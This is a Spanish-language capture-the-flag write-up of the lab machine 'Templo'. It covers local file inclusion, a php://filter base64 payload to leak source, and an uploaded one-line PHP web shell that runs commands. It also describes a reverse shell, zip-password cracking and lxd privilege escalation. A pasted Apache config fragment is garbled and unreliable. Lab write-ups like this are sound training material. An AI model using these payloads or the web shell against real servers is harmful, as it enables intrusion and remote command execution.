
Templo



Escaneamos con nmap para visualizar los servicios y puertos abiertos.


Revisando y leyendo tranquilamente la página principal del puerto 80 encontramos lo que parece una pista.

ÉXITO

## NAMARI lo es todo solo debes probar

La paciencia es la virtud de saber esperar con calma y sin desesperarse, permitiéndonos enfrentar los retos con serenidad. Prestar atención a todo lo que vemos nos abre un mundo de detalles y aprendizajes, enriqueciendo nuestra comprensión y apreciación de la vida cotidiana.!


Es por ello que que probamos a introducir la palabra NAMARI en la url, siendo esto un directorio oculto. En el formulario de arriba tenemos la posibilidad de subir un fichero y en el formulario de abajo LFI el cual podremos visualizar algunos ficheros.



Por ejemplo, si ejecutamos /etc/passwd veremos los usuarios del sistema.



A continuación, verificamos que la ruta del index.php en el que estamos es la que tendría por defecto (/var/www/html)



re activated by symlinking available configuration files from their # respective \*-available/ counterparts. These shortion. # # \* The binary is called apache2. Due to the use of environment variables, in # the default configuration, as obal configuration # # # ServerRoot: The top of the directory tree under which the server's # configuration, error, a (available # at

a lot of trouble. # # Do NOT add a slash at the end of the directory path. # #ServerRoot "/etc/apache2" # # The ac ime files will be stored. # DefaultRuntimeDir \${APACHE\_RUN\_DIR} # # PidFile: The file in which the server should # Timeout: The number of seconds before receives and sends time out. # Timeout 300 # # KeepAlive: Whether or The maximum number of requests to allow # during a persistent connection. Set to 0 to allow an unlimited amount, it for the next request from the # same client on the same connection. # KeepAliveTimeout 5 # These need to be seir IP addresses # e.g., www.apache.org (on) or 204.62.129.132 (off). # The default is off because it'd be overall best to the # nameserver. # HostnameLookups Off # ErrorLog: The location of the error log file. # If you do not specifier, that host's errors will be logged there and not here. # ErrorLog \${APACHE\_LOG\_DIR}/error.log ## LogLevel: so possible to configure the log level for particular modules, e.g. # "LogLevel info ssl:warn" # LogLevel warn # Inclusts the default security model of the Apache2 HTTPD server. It does # not allow access to the root filesystem outsi web server. If # your system is serving content from a sub-directory in /srv you must allow # access here, or in any /mLinks AllowOverride None Require all granted # Adding specific configuration for /var/www/html/NAMARI/ Optio

En la página de <u>deephacking</u> lo tienen muy bien explicado los siguientes pasos que vamos a realizar. La técnica a realizar se llama php wrappers.

 En primer paso vamos a codificar la página en base64 con el payload: php://filter/convert.base64-encode/resource=<archivo>

Lo que nos permitirá leer el fichero index.php al completo para averiguar cómo se comporta y así poder ejecutar nuestra reverse shell.

	O 8	192.168.16.12	/NAMARI/index.	php?page=php%	63A%2F%2Ffilter%2Fcc	onvert.base64-encode%2Fre	source%3D%2Fva	ar%2Fwww%2Fhtml%2F	NAMARI%2Findex.php	
ng DB	# base	e64   GTFOBins	Online - Rev	erse Shell 🧳	Path Hijacking y Librar	➡ Brainfuck Language	CyberChef €	→ Online syntax highligh	⊕ The image "http://192	
/ogICA	glCAa	ICAgICBwYW	RkaW5nOiAxM	HB4OwogICAa	ICAgICAgICBib3JkZXIta	cmFkaXVzOiA1cHg7CiAgIC	AgICAgfQoKICA	gICAgICBmb3JtlHsKICA	glCAglCAglCAgYmFia2dvb	
	J. J. 19							<b>3</b> · <b>3</b> · · · · · · · · · · · · · · · · ·	3· · 3· · 3· · · g · · · · · j · j · j · j · j	
		Subir Archivo								
					Selecciona un arch	ivo para subir:				
					Browse No file sel	ected.				
						Subir Archivo				
						Incluir Arch	nivo			
						moluli Alci	1140			
					Archivo a incluir:					
					php://filter/convert.bas	e64-encode/resource=var/www/	html/NAMARI/index.	php		
						Incluir				

Acto seguido copiamos la cadena de base64 obtenida (se aconseja hacerlo desde el código fuente de la página.) Decodificamos realizando echo "cadenabase64 | base64-d > index.php"

Analizando el fichero index.php encontramos lo siguiente, que se sube al directorio uploads y que el nombre lo codifica en rot13.

```
<?php
// Manejo de subida de archivos
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $target_dir = "uploads/";

    // Obtiene el nombre original del archivo y su extensión
    $original_name = basename($_FILES["fileToUpload"]["name"]);
    $file_extension = pathinfo($original_name, PATHINFO_EXTENSION);

$file_name_without_extension = pathinfo($original_name, PATHINFO_FILENAME);
    $rot13_encoded_name = str_rot13($file_name_without_extension);
    $new_name = $rot13_encoded_name . '.' . $file_extension;

// Crea la ruta completa para el nuevo archivo
$target_file = $target_dir . $new_name;</pre>
```

Creamos nuestro script en php para poder ejecutar comandos del sistema operativo y lo subimos.


```
kali⊗kali)-[~/CTFs/templo]
$ cat cmd.php
<?php system($_GET['cmd']); ?>
```

El archivo ha sido subido exitosamente.


## **Subir Archivo**

Selecciona un arch	ivo para subir:
Browse cmd.php	
	Subir Archivo


Tal y como vimos previamente, cuando subimos un fichero al servidor, este lo codifica en rot 13, por lo que iremos a páginas tipo cyberchef para saber el valor codificado del nombre de nuestro script, en este caso cmd.



Ahora que sabemos que cmd codificado en rot13 es pzq vamos a ir al directorio de uploads e introducir ese nombre.



Como no nos da error de recurso no encontrado sabemos que existe. Probamos a ejecutar un comando de prueba.



Procedemos a ejecutar una shell reversa para tener una mejor interacción.

Usando un ls –la de la raiz vemos que en el directorio /opt encontramos algo inusual

```
/opt:
total 12
drwxr-xr-x 3 root root 4096 Aug 6 21:45 .
drwxr-xr-x 23 root root 4096 Aug 7 14:05 . .
drwxrwxr-x 2 rodgar rodgar 4096 Aug 6 17:07 .XXX
```

Dentro encontramos un zip, lo codeamos en base64 para copiarlo a la máquina atacante para posteriormente decodificarlo.



Como backup.zip está protegido con contraseña, procedemos a obtener el hash de la misma para romperla con john.

Obteniendo así la contraseña del usuario Rodgar.

```
rodgar@TheHackersLabs-Templo:/opt/.XXX$ whoami
whoami
rodgar
rodgar@TheHackersLabs-Templo:/opt/.XXX$
```

Si hacemos el comando id del usuario, vemos que pertenece al grupo lxd, el cual podremos aprovechar para escalar privilegios a root.

```
rodgar@TheHackersLabs-Templo:~$ id uid=1000(rodgar) groups=1000(rodgar),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),101(lxd)
```

Para ello deberemos crear un container y ejecutarlo, como son necesarios varios pasos, dejo un par de webs donde se explica detalladamente los pasos a realizar, hacktricks y juggernaut.

Como paso final del proceso, montamos el contenedor en el directorio /mnt/root con privilegios de root. Cuando ejecutamos whoami y el primer ls aún estamos dentro del "contenedor" como tal, debemos ir a /mnt/root para estar en la raiz de la máquina víctima y una vez allí ir a por la deseada flag.

